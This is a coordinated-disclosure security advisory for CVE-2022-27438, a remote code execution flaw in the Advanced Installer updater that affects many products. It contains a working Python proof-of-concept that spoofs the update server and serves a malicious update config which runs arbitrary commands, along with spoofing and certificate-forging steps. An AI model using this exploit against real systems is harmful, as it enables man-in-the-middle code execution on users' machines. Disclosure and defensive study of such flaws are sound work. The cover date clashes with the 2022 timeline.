Caphyon Ltd Advanced Installer 19.3

“CustomDetection” Update Check Remote Code Execution Vulnerability

Public Advisory

Gerr.re

01-06-2021

Contents

1 Advisory Information

- **Title:** Caphyon Ltd Advanced Installer 19.3 “CustomDetection” Update Check Remote Code Execution Vulnerability
- **Vendor Advisory:** *to follow*[1]
- **Release mode:** Coordinated Release

2 Vulnerability Information

- **Class:** Download of Code Without Integrity Check [CWE-494][2]
- **Affected Products:** Advanced Installer[3] 19.3 and earlier, and all products that use the updater from Caphyon Ltd Advanced Installer, Advanced Updater.
- **Remotely Exploitable:** Yes
- **Locally Exploitable:** Yes

[1] https://www.advancedinstaller.com/blog/
[2] https://cwe.mitre.org/data/definitions/494.html
[3] https://www.advancedinstaller.com

- **Severity:** Critical - 9.6 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)[4]
- **CVE Identifier:** CVE-2022-27438
- **Products tested to be vulnerable:**
  - BoomTV Inc Streamer Portal 2.2.1 (TLS)
  - Caphyon Ltd Advanced Installer 19.3 (TLS)
  - Code Sector Direct Folders 4.0 (TLS)
  - Code Sector TeraCopy 3.8.5 (TLS)
  - Emurasoft Inc EmEditor 21.3.0
  - ESI Technology Ltd ESI-USB Software 2.5.4.0
  - Flamory Flamory 4.2.19.0 (TLS/elevated)
  - Freesnippingtool.com Free Snipping Tool 5.6.0.0 (TLS)
  - FxSound LLC FxSound 1.1.12.0 (TLS)
  - Gainedge Software Better Explorer 2020.3.15.1304 (TLS)
  - Gamecaster Pte Ltd Gamecaster 4.0.2109.2802 (TLS/elevated)
  - GuzoGo Travel PLC GuzoGo: Compare and Book Flight Tickets 1.0.5.0
  - Honeygain Honeygain for Windows 0.10.7.0 (TLS)
  - JKI Soft VI Package Manager 21.1.2754
  - Mailbird Inc Mailbird 2.9.50.0 (TLS)
  - Moon Software Password Agent 20.10.1
  - Nefarius Software Solutions e.U. ScpToolkit 1.6.238.16010 (TLS)
  - Nefarius Software Solutions e.U. ViGEm Bus Driver 1.16.116 (TLS)
  - Parade Technologies Ltd USB 3.0 to VGA/DVI/HDMI Driver 2.1.36287.0
  - Prusa Research a.s. Slicer 2.3.3 (TLS)
  - RealDefense LLC MyCleanID 4.1.4 (elevated)
  - RealDefense LLC MyCleanPC 4.0.2 (TLS/elevated)
  - RealDefense LLC MyPassLock 1.9.6
  - Rovio Entertainment Ltd Angry Birds Space 1.4.1
  - Rovio Entertainment Ltd Bad Piggies 1.3.0
  - RST Instruments Ltd DT Logger Host Software 1.19.4.0
  - RST Instruments Ltd Inclinalysis Digital Inclinometer Software 2.48.9
  - RST Instruments Ltd IPI Utility Software 1.05.0
  - RST Instruments Ltd Readout Host Software 1.4.0.2
  - RST Instruments Ltd RSTAR RTU Host Software 1.33.0
  - RST Instruments Ltd Tilt Meter Host Software 1.20.1
  - RST Instruments Ltd VW0420 Vibrating Wire Isolated Analog Interface Software 1.33.0
  - SplitmediaLabs Ltd XSplit Express Video Editor 3.0.2001.801 (TLS)

[4] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1

- Virtual Desktop Inc Virtual Desktop Streamer 1.20.16 (TLS)

2.1 CVSSs

Affected products perform their update check either unauthenticated through HTTP or through TLS/HTTPS. Moreover, some updaters run as an administrative user at high integrity. As a result, depending on the affected product the CVSS differs.

Unauthenticated/HTTP, elevated: 9.6 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)[5]

Unauthenticated/HTTP: 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)[6]

TLS, elevated: 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H)[7]

TLS: 8.0 (CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)[8]

3 High-level overview

This vulnerability allows remote attackers to execute arbitrary code on the affected installations of Caphyon Ltd Advanced Installer and all products that use the updater from Caphyon Ltd Advanced Installer, Advanced Updater. A man-in-the-middle position is required to exploit this vulnerability. User interaction is required in that the Windows untrusted certificate security alert has to be proceeded (only for updaters using TLS).

The specific flaw exists in the updater of Advanced Installer, which insufficiently authenticates its update server. An attacker can spoof these update servers and leverage this vulnerability to execute code in the context of the current user.

4 Root Cause Analysis

The vulnerability is caused by the updater of Advanced Installer: Advanced Updater, part of Caphyon Ltd Advanced Installer. From the Advanced Installer User Guide[9] we find that the updater allows for specifying an alternate update check using the `CustomDetection` and `CustomDetectionParameter` in the requested update configuration.

[5] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1
[6] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1
[7] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H&version=3.1
[8] https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H&version=3.1
[9] https://www.advancedinstaller.com/user-guide/updates-configuration.html

By default, the update check is triggered automatically after starting the application and with a 2 day interval, and manually through the application menu or executing the update binary.

In the case of Advanced Installer 19.3, the update requests `https://www.advancedinstaller.com/downloads/updates.ini`, which can contain a specified `CustomDetection` (any binary on the local system) and `CustomDetectionParameter` (its parameters), which the application executes in the context of the current user.

5 Proof of Concept

The below script is used as a proof of concept. For affected products that request an update over HTTP, skip the `ssl.wrap_socket` call and change the port to 80.

```
#!/usr/bin/env python3
# Proof of concept script for Caphyon Ltd Advanced Installer "CustomDetection" Update Check Remote Code Execution Vulnerability
# See report for details.
#
# Generate self-signed certificate using e.g.
# > openssl req -new -x509 -keyout www.advancedinstaller.com.pem -out www.advancedinstaller.com.pem -days 365 -nodes -subj "/CN=www.advancedinstaller.com"
#
# Author: Gerr.re
from http.server import BaseHTTPRequestHandler, HTTPServer
import ssl

# CustomDetection with CustomDetectionParams is executed after receiving the response.
# Note that we set exitcode != 0 s.t. the updater thinks there is no new update (so no visual feedback on exploit).
updateconfig = b''';aiu;

[Update]
Name = Caphyon Ltd Advanced Updater CustomDetection Update Check Remote Code Execution Vulnerability
URL = http://example.com/doesnotmatter
Size = 1024
CustomDetection = c:\windows\system32\cmd.exe
CustomDetectionParams = /c "c:\windows\system32\calc.exe && exit 1"
'''

class HTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if "updates.ini" in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(updateconfig)
        else:
            self.send_response(404)
            self.end_headers()

if __name__ == "__main__":
    print("Running Server")

    try:
        httpd = HTTPServer(("0.0.0.0", 443), HTTPHandler)
        httpd.socket = ssl.wrap_socket(httpd.socket,
```

```
                                server_side=True,
                                certfile='www.advancedinstaller.com.pem',
                                ssl_version=ssl.PROTOCOL_TLS)
        httpd.serve_forever()
    except KeyboardInterrupt:
        httpd.server_close()
```

5.1 Testsetup

This proof of concept was tested on target Windows 10 21H2 with Caphyon Ltd Advanced Installer 19.3 installed, and attacker Ubuntu 20.04.3 LTS.

5.2 Steps to reproduce

For other affected products, you have to change the update server and update configuration filename. These can often be found in the updater `.ini` in the application installation directory.

1. Install Advanced Installer 19.3[10];
2. Set spoof `www.advancedinstaller.com` to our attacker ip;
    - For the proof of concept it is easiest to edit `c:\windows\system32\drivers\etc\hosts` on the target.
        - Attackers may e.g. use:
            * poorly configured routers/switches/DNS
            * DNS spoof / cache poisoning
            * ARP spoof / cache poisoning
3. Generate self-signed certificates;
    - e.g. using `openssl req -new -x509 -keyout www.advancedinstaller.com.pem -out www.advancedinstaller.com.pem -days 365 -nodes -subj "/CN=www.advancedinstaller.com"`
4. Run the proof of concept script on the attacker;
5. Start Advanced Installer to trigger update automatically, or
    - wait for 2 days to trigger update automatically, or
    - trigger update manually through the application menu/settings, or
    - trigger update manually by starting the update application at `C:\Program Files (x86)\Caphyon\Advanced Installer 19.3\bin\x86\updater.exe`;
6. Proceed with the Windows untrusted certificate security alert (if applicable).

[10] https://www.advancedinstaller.com/downloads/advinst.msi

As a result, the binary specified in `CustomDetection` with parameters specified in `CustomDetectionParameter` is executed in the context of the current user.



Figure 1: `CustomDetection` with parameters specified in `CustomDetectionParameters` is executed in the context of the current user

6 Recommendations

The vulnerability presents itself because there is insufficient authentication from the update server. This vulnerability is fixed in Advanced Installer 19.4.

We recommend vendors of affected products to build the product using Advanced Installer 19.4 and release this update as soon as possible. Mention the update and CVE-2022-27438 in the changelog.

We recommend users of affected products to update to a fixed version as soon as possible. Refer to the website of the affected product for updates and changelogs (look for “CVE-2022-27438 fix”).

7 Report Timeline

- **11-02-2022:** Initial contact with the vendor via support@advancedinstaller.com.
- **21-02-2022:** Vendor releases version 19.2 which is still vulnerable.
- **04-03-2022:** Gerr.re sent reminder to support@advancedinstaller.com after no response.
- **18-03-2022:** Gerr.re sent a request to Mitre for a CVE ID.
- **18-03-2022:** Gerr.re sent final reminder to support@advancedinstaller.com after no response.
- **21-03-2022:** Vendor releases version 19.3 which is still vulnerable.
- **21-03-2022:** Vendor replies, requesting technical details.
- **21-03-2022:** A draft report with technical details and a proof of concept application was sent to the vendor.
- **22-03-2022:** Vendor acknowledges reception of technical details.
- **23-03-2022:** Vendor confirms the vulnerability.
- **24-03-2022:** Vendor shares release candidate 19.4 and requests a retest on the fixes.
- **25-03-2022:** Gerr.re confirms the fixes and sends further security recommendations.
- **29-03-2022:** Vendor sends questions regarding security recommendations.
- **06-04-2022:** Gerr.re sends additional information to answer the questions.
- **26-04-2022:** Vendor releases version 19.4[11] that includes the fixes.
- **28-04-2022:** Mitre assigns CVE-2022-27438.
- **01-06-2022:** Coordinated release.

8 Disclaimer

[11] https://www.advancedinstaller.com/release-19.4.html
[12] https://creativecommons.org/licenses/by-nd/4.0/